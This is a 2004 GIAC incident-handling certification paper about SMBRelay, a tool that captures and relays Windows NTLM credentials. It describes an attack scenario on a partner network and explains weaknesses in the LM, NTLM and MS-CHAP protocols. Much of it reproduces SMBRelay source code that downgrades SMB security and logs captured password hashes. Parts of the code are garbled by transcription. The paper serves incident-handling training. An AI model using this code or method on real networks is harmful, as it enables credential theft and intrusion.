Global Information Assurance Certification Paper

SMBRelay: Still Present After 3 Years

GCIH Practical Assignment

Version 3.0

Written by:
Ivars Suba

May 31, 2004

Table of contents

1. Statement of purpose

Overview

The first part of this paper shows the way in which an external hacker from a partner company can exploit password information, by utilizing freeware backdoor *SMBRelay* as a rogue *SMB* server in combination with other hackers tools, such as as *netcat, nthash, crack, pwdump2* and viruses. An example of a virus for dial-up clients is given. The paper aslo describes Microsoft dial-up network client authentication *MS-CHAP* weakness and how they pave the way for backdoor *SMBRelay* to perform the final stage of the attack, how the hacker may bypass *MS Kerberos v5* authentication.

The second part describes five stages of the actual exploitation: Reconnaissance, Scanning, Exploiting Systems, Keeping Access and Covering Tracks.

The third part explains how the Incident Handling Team manage the entire incident. All the stages are shown in detail: Preparation, Identification, Containment, Eradication, Rocovery and Lessons Learned.

About the attack

Attack is performed through the dial-up connection, utilizing partner's network's dial-up infrastructure containing *NAS, ACS* server and *AD*. In this type of attacks the Visual basic script depicted in Appendix A serves as the virus. The attacker captures victim's the dial-up credentials, crack the domain user's password and then take over the corresponding victim's *LAN* workstation. On this workstation, the attacker stops antivirus software and set up a *SMBRelay* trap for further password capturing attacks previously spreading another type of virus.

Objectives

The capture of domain administrator's passwords aimed at grabbing confidential information from *MS SQL 2000* database whose access is protected with *Entrust/Direct* strong client mutual public key authentication and *CAST-128* encryption.

2. Exploit

***Name*:**

SMBRelay v0.981 can work as a rogue *SMB* server only, not *MiTM* server.

```
Options:
  /D num   - Set debug level, current valid levels: 0 (none), 1, 2
   Defaults to 0
   /E      - Enumerates interfaces and their indexes
  /IL num  - Set the interface index to use when adding local IP addresses
  /IR num  - Set the interface index to use when adding relay IP addresses
   Defaults to 1.  Use /E to display the adapter indexes
```

/L[+] IP - Set the local IP to listen on for incoming NetBIOS connections
Use + to first add the IP address to the NIC
Defaults to primary host IP
/R[-] IP - Set the starting relay IP address to use
Use - to NOT first add each relay IP address to the NIC
Defaults to 192.1.1.1
/S name - Set the source machine name
Defaults to CDC4EVER

Bulletins

- Securityfocus: "Authentication flaw in Microsoft SMB protocol". http://www.securityfocus.com/archive/1/319131
- Securiteam: " Authentication Flaw in Microsoft SMB Protocol Still Present After 3 Years". http://www.securiteam.com/windowsntfocus/5WP0L009PK.html
- CVE: CAN-2002-1256 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1256
- Bugtraq: N/A
- CERT# N/A

Origins

Author: Sir Dystic
Date: April 2001

Affected operating systems

All versions and service packs of Windows including:
Windows NT 4.0 Server/Workstion (confirmed in the lab)
Windows 2000 Server/Professional (confirmed in the lab)
Windows .NET Server (vulnerable but not confirmed)
Windows XP (confirmed in the lab)
Windows 9X/Me (vulnerable but not stable)

File information:

Process name: *smbrelay.exe*
File size: 80KB
MD5 checksum: c42e20195225d79ebb4b8a344be5ad93


Variants

- *SMBRelay v0.992* can work as rogue and *MiTM SMB* server and has two command options additionally:
  /F – Fake server only, capture password hashes and do not relay password hashes in the second last step of exploit;
  /T IP – Connect to target IP instead of back to the incoming address to perform MiTM attack.
  Publicly available only source code.

- *SMBRelay2 v0.98* can work as *MiTM SMB* server and has similar command options as *SMBRelay v0.992* , support listening on one name:

  SMBRelay2 v.98 - NetBIOS level SMB man-in-the-middle relay attack
  Options:
  /A LanaNum - Use LanaNum
  Defaults to 0
  /D DebugLevel - Level of debug messages, valid levels 0 - 3
  Defaults to 0
  /L LocalName - Listen for primary connection on LocalName
  Defaults to SERVER
  /R RelayName - Listen for relay connection on RelayName
  Defaults to RELAY
  /S SourceName - Use SourceName when connecting to target
  Defaults to CDC4EVER
  /T TargetName - Connect to TargetName for relay
  Defaults to connecting back to client
  /? /H - This help

First, in *Windows 2000*, it is needed to determine *NetBIOS LANA* number with *lanacfg.exe* utility [7.1]:



Protocols/Services/Applications

- ***LM challenge/response authentication protocol***

The LM password is not case sensitive. The password is forced to uppercase before *DES* encryption. The password can be up to 14 characters long. The first and the second 7 bytes of the password are used as encryption keys to encrypt the constant "KGS!@#$%" and produce a 16 byte hash value. The protocol briefly:

1. The server sends a 8 byte random hallenge.
2. The client concatenates a 16 byte password hash value with 5 zeros and divides this 21 byte string into 3 equal parts and uses each 7 byte part independently (*ECB* encryption mode) as a *DES* encryption key to encrypt challenge to produce a 24 byte response.
3. The client sends the response back to the server.

- ***NTLM challenge/reponse authentication protocol***

The *NTLM* password is based on a Unicode character set. It is case sensitive and can be up to 128 characters long. *NT* password is computed using *MD4* hash function to compute the 16 byte digest of the password. The protocol works in the same way as for *LM* authentication protocol to produce 24 byte response and is stronger than the *LM* protocol against dictionary and brute force attacks.

- ***NTLMv2 chalenge/response authentication protocol***

NTLMv2 password is computed as for *NTLM* authentication protocol, but with neglible differences [7.2]. The protocol is stronger than *NTLM* protocol against dictionary and brute force attacks. The protocol briefly:


1. The server sends a 8 byte random challenge.
2. The client concatenates 16 byte *NTLMv2* password hash value , username, domain name or host name, challenge and computes *HMAC-MD5* hash to produce a 16 byte response.
3. The client sends the response back to the server.

- ***LMv2 challenge/response authentication protocol***

LMv2 password hash is computed as for *NTLMv2* authentication protocol and used in *Windows 9x/ME*. The protocol works in the same way as for *NTLMv2* authentication protocol , but with neglible differences [7.2]. For compatibility purposes full response is 24 bytes long. Protocol is stronger than *LM* protocol against dictionary and brute force attacks.

- ***Microsoft Kerberos V5 authentication protocol bypassing method***

By default, *Windows 2000* tries to use Kerberos as its security provider. When client uses Kerberos to authenticate itself to as server, the client requests as *TGS* ticket for *SPN* in *AD* by design [7.3]. IP addresses are not names, so Kerberos is not used. After this occurs, the domain controller generates an error: **krb5kdc_err_s_principal_unknown** and goes to the *NTLMSSP*.



- ***MS-CHAP authentication protocol***

MS-CHAP is Microsoft's *PPP CHAP* implementation to handle authentication and is almost identical to the *LM* and *NTLM* challenge/response authentication protocols that are used for client authentication on Windows-based networks. Both *LM* and *NTLM* responses are sent.

- ***MS-CHAPv2 authentication protocol***

The protocol provides mutual challenge/respone authentication between a client and server and is imune to the *MiTM* attacks. The weaker *LM* response is no longer sent along with the stronger *NTLM* response. The protocol is as strong as *MS-CHAP* protocol (with *NTLM* responses only) against dictionary and brute force attacks.

- ***Description of MS-CHAP/CHAPv2 weakness***

The derivation of the third *DES* key is a major flaw in the *MS-CHAP/CHAPv2* remote access authentication protocols [7.4] family. The last 5 bytes of the third *DES* key are zeros which encrypt challenge. In the *MS-CHAPv2* protocol the third key has an effective length of 2 bytes. Attackers can reduce the hash space of possible hash values fromthe whole password search by factor 2^16 in the *MS-CHAPv2* protocol [7.5]. In the *MS-CHAP* protocol, attackers can reduce the hash space of possible hash values by factor 2^16 from password's second 7 byte part search and by factor 2^8 from password's first 7 byte part. The attacker need to a build up a table with 2^16 rows and N/2^16 (N - number of possible passwords) columns for a brute force attack. The number of possible password guesses using hash function (*DES/MD4* for *MS-CHAP/CHAPv2* respectively) is

N/2^8 + N/2^16, for *MS-CHAP* with *LM* password hashes

N/2^16, for *MS-CHAP/CHAPv2* with *NTLM* password hashes

- ***SMB protocol over NetBT***

Microsoft uses the *SMB* protocol for *"File and Printer sharing service"* in all versions of Windows. *SMB* is a protocol for sharing files, printers,serial ports and communications such as named pipes and mail slots between computers. The *SMB* protocol model defines two levels of security. The user level is applied to individual files in each share and based on user access rights. The share level is applied at the share level on a server and a client needs pasword to access all files under that share. *SMB* protocol briefly:

1. *TCP* connection to port 139 is established.
2. *NetBT* is set up over the TCP connection.
3. *SMB* session is established over *NetBT* session (SMB_COM_NEGOTIATE).
4. *SMB* exports file system (SMB_COM_TREE_CONNECT_ANDX).
5. If the file system is the user level, challenge/response authentication is performed, if it is the share level – username and password authentication performed (SMB_COM_ SESSION_SETUP_ANDX).

General description

SMBRelay v0.981 is a program that receives a connection on port 139, connects back to the connecting computer's port 139, and relays the packets between the client and the server of the connecting Windows machine i.e., retransmits packets as parrot. The process of capturing is shown in Fig.1.





Fig.1Challenge/response capturing process with rogue *SMBRelay* server

SMBRelay can act as a rogue *SMBRelay* server or *MiTM* server. Since *Windows NT 4.0* Service Pack 3, digitally signing *SMB* communications and *NetLogon* channel can be used to protect against the second type of attacks. *SMBRelay v 0.981* program source is given in [6.2]. Microsoft *Kerberos V5* may be bypassed in a homogenous *Windows 2000* enviroment and *SMBRelay* program captures user *LM/NTLM* (24/24 bytes) or *LMv2/NTLMv2* (24/16 bytes) challenges/responses [7.6], if hosts are referenced by their IP addresses or two hosts are in a different forest.

Step by Step analysis of SMBRelay v0.981 code

Outlined below are *SMBRelay v0.981* code steps results and the relevant portions of code, associated with each step and Ethereal captured packets, including the description of each step.



// Step 0: Bound to port 139 on local address and accept incoming connection //from remote host.

```
sockaddr.sin_addr.s_addr = g_LocalIP;
sockaddr.sin_port = htons(g_LocalPort);
sockaddr.sin_family = AF_INET;
 if (g_bAddLocalIP)
 {
```

```
 DWORD Netmask = inet_addr("255.255.255.0");

d = AddIPAddress(g_LocalIP, Netmask, g_LocalInterfaceNumber, &NTEContext, &NTEInstance);

 if (d != NO_ERROR)
printf("Error %d adding IP address to interface %x: %s\n", d, g_LocalInterfaceNumber, StrError(d));
else
printf("Local IP address added to interface %x\n", g_LocalInterfaceNumber);
}
if (bind(tcpsock, (LPSOCKADDR)&sockaddr, sizeof(sockaddr) ) == SOCKET_ERROR)
{
d = GETSOCKETERROR();
printf("Error %u binding to port %d at address %s\n", d, g_LocalPort, inet_ntoa(sockaddr.sin_addr) );
closesocket(tcpsock);
return 0;
} else {
printf("Bound to port %d on address %s\n", g_LocalPort, inet_ntoa(sockaddr.sin_addr) );
}
if (listen(tcpsock, SOMAXCONN) == SOCKET_ERROR)
{
d = GETSOCKETERROR();
printf("Error %u listening on socket\n", d );
closesocket(tcpsock);
return 0;
}
signal(SIGBREAK, SignalHandler);
signal(SIGINT, SignalHandler);
signal(SIGABRT, SignalHandler);
signal(SIGFPE, SignalHandler);
signal(SIGILL, SignalHandler);
signal(SIGSEGV, SignalHandler);
signal(SIGTERM, SignalHandler);

DWORD l = 1;
ioctlsocket(tcpsock, FIONBIO , &l);
do
{
NEWCONINFO newconinfo;
int socklen = sizeof(sockaddr);
do
```

```
{if ((inconsock = accept(tcpsock, (LPSOCKADDR)&sockaddr, &socklen)) == INVALID_SOCKET)
{
DWORD err = WSAGetLastError();
if (err != WSAEWOULDBLOCK
{
printf("Error %d receiving incoming NetBIOS connection\n", err);
g_bQuit = FALSE;
}
else
{
Sleep(5);
}
}
} while (!g_bQuit && inconsock == INVALID_SOCKET );
if (!g_bQuit )
{
BOOL bDup = FALSE;
DWORD d;
for (d = 0; d < ConnectedSize && !bDup; d++)
{
if (ConnectedList[d] == sockaddr.sin_addr.s_addr)
bDup = TRUE;
}
if (bDup)
{
printf("Connection rejected: %s already connected\n", inet_ntoa(sockaddr.sin_addr));
closesocket(inconsock);
}
else
{
printf("Connection from %s:%d\n", inet_ntoa(sockaddr.sin_addr), ntohs(sockaddr.sin_port));
ConnectedList[ConnectedSize] = sockaddr.sin_addr.s_addr;
newconinfo.hostcount = ConnectedSize++;
newconinfo.connectionsock = inconsock;
memcpy(&newconinfo.sourcesockaddr, &sockaddr, sizeof(SOCKADDR_IN));
_beginthread(mainconnectionhandler, 0, &newconinfo);
Sleep(50);
}
```

//Main body

```
while (bContinue && !bConnected && !g_bQuit)
```

```
{
//Receive buffered incoming packet data to connected input socket.
x = recv(inconsock, buff, sizeof(buff), 0);
if (x < 1)
{
printf("Error receiving data from incoming connection\n");
return;
})
// Print Request type: Session Request in Step 1 and Request type: Session
//Message in the Step 2, Step 3, Step 4, Step 5.
printf("Request type: %s  %d bytes\n", GetMessageType(pnbsessionheader->Type), x);
switch (pnbsessionheader->Type)
// Step 1.
{
case TYPE_SESSION_REQUEST:
NetBIOSNameToString(namebuff, (BYTE *)buff + 38, x - 38);
printf("Source name: ");
PrintNetBIOSName((BYTE *)namebuff);
memcpy(hostname, namebuff, 15);
hostname[15] = 0;
{
char *ptr = &hostname[14];
while (*ptr == ' ')
{
*ptr = 0;
ptr--;
}
}
NetBIOSNameToString(namebuff, (BYTE *)buff + 4, x - 4);
printf("\nTarget name: ");
PrintNetBIOSName((BYTE *)namebuff);
printf("\nSetting target name to source name and source name to '%s'...\n", g_SourceName);
// could also fill in *SMBSERVER here
// copy source name to target name
memcpy(buff + 4, buff + 38, 34);
// change service value to server (0x20)
memcpy(buff + 35, "CA", 2);
// convert name string to netbios name format
StringToNetBIOSName(namebuff, g_SourceName, 20);
// copy our source name to packet
```

```
memcpy(buff + 38, namebuff, 34);
break;
case TYPE_SESSION_MESSAGE:
 // SMB_COM_NEGOTIATE in Step 2,SMB_COM_SESSION_SETUP_ANDX in
//Step 3 and Step 5, SMB_COM_TRANSACTION2 in Step 4.
if (psmbheader->MagicVal == SMBMAGICVAL) // SMB connections.
{
printf("%s\n", GetCommandType(psmbheader->Command) );
// Downgrade security yo NTLM
psmbheader->bExtendedSecurity = FALSE;
psmbheader->bNTErrorCodes = FALSE;
psmbheader->bUnicodeStrings = FALSE;
psmbheader->bFlags2IsLongName = FALSE;
switch (psmbheader->Command)
{
// Step 2.
case SMB_COM_NEGOTIATE:
// set to NT style connection (no extended security)
psmbheader->bUnicodeStrings = FALSE;
psmbheader->bNTErrorCodes = FALSE;
psmbheader->bUnknown1 = FALSE;
psmbheader->bUnknown2 = FALSE;
psmbheader->bUnknown3 = FALSE;
psmbheader->bUnknown4 = FALSE;
psmbheader->bUnknown5 = FALSE;
psmbheader->bUnknown6 = FALSE;
psmbheader->bUnknown7 = FALSE;
psmbheader->bUnknown8 = FALSE;
psmbheader->bExtendedSecurity = FALSE;
break;
 // Step 3, Step 5.
case SMB_COM_SESSION_SETUP_ANDX:
switch (psessionsetupand->Len)
{
// Step 3, Step 5.
case SESSION_SETUP_ANDHEADER2_LEN:       // NT 4
printf("Password lengths: %d %d\n", psessionsetupand2->CaseInsensitivePasswordLen,
psessionsetupand2->CaseSensitivePasswordLen );
if (psessionsetupand2->CaseInsensitivePasswordLen > 1)
// Step 5.
{
```

```
printf("Case insensitive password:  ");
PintHexString((BYTE *)(psessionsetupand2 + 1), psessionsetupand2->CaseInsensitivePasswordLen
);
puts("");
memcpy(caseinsensitivepassword, psessionsetupand2 + 1, 24);
}
if (psessionsetupand2->CaseSensitivePasswordLen > 1)
// Step 5.
{
printf("Case sensitive password:    ");
PrintHexString((BYTE *)(psessionsetupand2 + 1) + psessionsetupand2-
>CaseInsensitivePasswordLen, psessionsetupand2->CaseSensitivePasswordLen );
puts("");
memcpy(casesensitivepassword, (BYTE *)(psessionsetupand2 + 1) + psessionsetupand2-
>CaseInsensitivePasswordLen, 24);
}
if (/* psmbheader->bUnicodeStrings */TRUE)
// Step 3, Step 5.
{
WCHAR *ptr = (WCHAR *)(psessionsetupand2 + 1);
ptr = (WCHAR *)((char *)ptr + psessionsetupand2->CaseInsensitivePasswordLen +
psessionsetupand2->CaseSensitivePasswordLen + 1);
printf("Username:     \"%S\"\n", ptr);
sprintf(username, "%S", ptr);
ptr += wcslen(ptr) + 1;
printf("Domain:       \"%S\"\n", ptr);
ptr += wcslen(ptr) + 1;
printf("OS:           \"%S\"\n", ptr);
#if 1
_snwprintf(ptr, wcslen(ptr) , L"0wned by cDc                          ");
#endif
ptr += wcslen(ptr) + 1;
printf("Lanman type:  \"%S\"\n", ptr);
ptr += wcslen(ptr) + 1;
printf("???:          \"%S\"\n", ptr);
ptr += wcslen(ptr) + 1;
}
else
{
char *ptr = (char *)(psessionsetupand2 + 1);
```

```
ptr += psessionsetupand2->CaseInsensitivePasswordLen + psessionsetupand2-
>CaseSensitivePasswordLen + 1;
printf("Username:     \"%s\"\n", ptr);
strncpy(username, ptr, sizeof(username));
ptr += strlen(ptr) + 1;
printf("Domain:       \"%s\"\n", ptr);
ptr += strlen(ptr) + 1;
printf("OS:           \"%s\"\n", ptr);
ptr += strlen(ptr) + 1;
printf("Lanman type:  \"%s\"\n", ptr);
}
}
}
}
```

//Send buffered outgoining data on a connected output socket. Control //outgoining connection data status.

```
send(outsock, buff, x, 0);
x = recv(outsock, buff, sizeof(buff), 0);
if (x < 1)
{
printf("Error receiving data from outgoing connection\n");
return;
}
printf("Response:     %s  %d bytes\n", GetMessageType(pnbsessionheader->Type), x);
```

// Response: Positive Session Response x bytes in Step 1, Response: Session //Message x bytes in Step2, Step 3, Step 4, Step 5.

```
switch (pnbsessionheader->Type)
{
case TYPE_SESSION_MESSAGE:
switch (psmbheader->Command)
{
```

// Receiving Challenge in Step 2.

```
case SMB_COM_NEGOTIATE:
SessionID = pdialectselectheader->UniqueSessionKey;
if (pdialectselectheader->EncryptionKeyLen )
{
printf("Challenge (%d bytes):    ", pdialectselectheader->EncryptionKeyLen);
PrintHexString((BYTE *)(pdialectselectheader + 1), pdialectselectheader->EncryptionKeyLen);
memc22py(challenge, pdialectselectheader + 1, 8);
puts("");
}
```

```
if (!bConnected)
send(inconsock, buff, x, 0);
puts("");
}
closesocket(inconsock);
```

// Step 6, write captured password information in file.

```
FILE *file;.
file = fopen("hashes.txt", "a");
if (file != NULL)
{
fprintf(file, "%s %s\\%s:3:", inet_ntoa(sockaddr.sin_addr), hostname, username);
for (x = 0; x < 8; x++)
fprintf(file, "%02X", challenge[x]);
fprintf(file, ":");
for (x = 0; x < 24; x++)
fprintf(file, "%02X", caseinsensitivepassword[x]);
fprintf(file, ":");
for (x = 0; x < 24; x++)
fprintf(file, "%02X", casesensitivepassword[x]);
fprintf(file, "\n");
fclose(file);
printf("Password hash written to disk\n");
}
```


// Step 6, connection control.

